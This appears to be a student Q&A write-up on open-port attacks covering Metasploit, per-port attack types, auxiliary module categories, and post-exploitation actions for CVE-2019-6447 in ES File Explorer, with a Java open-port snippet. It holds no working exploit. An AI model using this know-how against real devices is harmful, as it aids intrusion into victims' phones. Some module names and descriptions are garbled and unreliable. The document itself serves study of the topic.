Exploiting risky configurations on open ports

Bringing down corporate apps by attacking less resilient services' open ports



Question 03

What is the Metasploit Framework?

When it comes to probing systematic weaknesses on networks and servers, the Metasploit framework is a very powerful tool that can be utilized not just by unethical hackers but also by those who engage in illegal activity online. Due to the fact that it is an open-source framework, it is simple to modify and is compatible with the majority of operating systems.

Question 04

What are the vulnerable ports and what are the attacks are possible for that ports?

- FTP(20,21)

  In computing, FTP refers to the File Transfer Protocol. File transfers between a server and a client computer use TCP port 20 and port 21, which are the only two ports used for this purpose.

  Injection of malicious code into a website from another domain.
  Password guessing through brute force.
  Attacks involving navigating a directory structure.

- SMB (139, 137, 445)

  Server Message Block is an acronym commonly used in computer networking. Microsoft developed this communication standard so that computers in a network may share resources like printers and data files. To find an exploit, you can either use the internet, Searchsploit, or Metasploit to look up the SMB version discovered during port enumeration.

- HTTP /HTTPS (443, 80, 8080, 8443)

  The acronyms HTTP and HTTPS stand for "HyperText Transfer Protocol" and "HyperText Transfer Protocol, Secure," respectively (which is the more secure version of HTTP). As the most commonly deployed protocols on the web, they are also among the most vulnerable. SQL injections, cross-site scripting, cross-site request forgery, etc. are all possible attacks.

- Telnet (23)
  Telnet is a TCP protocol that connects users to remote machines online. Some websites still utilize Telnet despite SSH's dominance. Outdated, unsecure, and malware-prone. Telnet can be spoofed, sniffed, and brute-forced.


- SMTP (25)

  Simple Mail Transfer Protocol (SMTP) It's an email TCP port. Unsecured mail can be spammed and spoofed.

Question 05

There are various components of Metasploit .We used one component called “Auxiliary” .What is it?

Auxiliaries are Metasploit's easy-to-use modules. A Metasploit auxiliary is code that performs a certain purpose. It can verify if an FTP server is accessible anonymously or if a webserver is vulnerable to a heart bleed attack. Metasploit features over 1,000 auxiliary modules that scan, fuzz, sniff, and more. 19 categories divide these supplementary components. Here are Metasploit's auxiliary module categories.



Admin
Client
Dos
Gather
Scanner
Spoof
Vslpoit
Analyze
Crawler
Fileformat
Parser
Server
Sqli
Bnat
Docx
Fuzzers
Pdf
Sniffer
Voip

Question 06

Why mobile applications are using open ports and what are the advantages of them for attackers?

Through data sharing, a device sends data to a remote host. HTTP is the most popular data-sharing protocol, researchers found. 60% of data-sharing channels don't require client authentication.

Proxy: A route for remote input requests. Proxy paths can lead to DDoS assaults when utilized for advertising and content screening.

Remote execution triggers actions like sending an SMS. This path type has many "backdoors"

VoIP can be used to fake caller IDs in apps that listen for incoming calls, making phishing easier.

PhoneGap: Gap/Cordova app paths that provide JavaScript requests and API calls. U-M researchers found these mostly secure.


Question 07

What can be done after exploiting CVE 2019-6447 Vulnerability?

- List the victim's sdcard files
- List the victim's photos
- List victim's videos
- List victim's audio files
- List victim's applications
- List victim's system apps
- List victim's phone apps
- List victim's sdcard apk files
- List victim's applications

Question 08

How can attackers used open ports vulnerabilities to exploit ? explain with the examples




Same-device malware. A smartphone user's malware can utilize netstat or /proc/net/tcp to discover listening ports and deliver exploitation traffic.

Local hacker. Those behind NAT or using private WiFi networks are particularly vulnerable since attackers can use ARP scanning to find available smartphone IP addresses and then execute targeted port scanning to find vulnerable open ports.

Web malware. Malicious programs running in a mobile device's browser can abuse open ports by sending network requests without authorization.

Question 09

What is the Metasploit architecture and what are the modules and what are the advantage of them?



Exploits exploit system flaws.

Malware payloads

Auxiliary: Commands and tools

Encoders: Code or data converter

Hidden malicious software

Shellcode: Code activated inside the target


Code post-exploit: Aids deeper penetration testing

Nops: Payload-safety instruction

Question 10

What is the process of open port in a android application?

The capability for an Android app to receive instructions via remote push notifications. A TCP ServerSocket is created by the program. After a client establishes a connection to the port and the server processes the request, the application reads remote input from the socket. If the "PUSH" command is sent from the remote, the app will notify the user by displaying a notification in the device's status bar. On the right side of Figure 1, we generalize Android apps with open ports as the design pattern composed of three entities and their dependency relationship.



```
ServerSocket ss =
     new ServerSocket(port)
//Bind to a TCP port
Socket s = ss.accept()
//Accept an incoming socket
input = s.getInputStream()
//read remote input
if (input[0] == "PUSH")
//Check remote input
{
  Push_Notification(input[1])
//API being triggered
}
```

References

1) https://www.cvedetails.com/cve/CVE-2019-6447/

2) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6447

3) https://www.exploit-db.com/exploits/50070

4) https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/http/es_file_explorer_open_port.rb

5) https://medium.com/@knownsec404team/analysis-of-es-file-explorer-security-vulnerability-cve-2019-6447-7f34407ed566

6) https://www.wired.com/2017/04/obscure-app-flaw-creates-backdoors-millions-smartphones/

7) https://www.bitsight.com/blog/open-port-vulnerabilities-whats-the-big-deal

8) https://www.itsasap.com/blog/why-secure-open-ports

9) https://www.slideshare.net/smres/open-port-vulnerabilities

10) https://www.bleepingcomputer.com/news/security/open-ports-create-backdoors-in-millions-of-smartphones/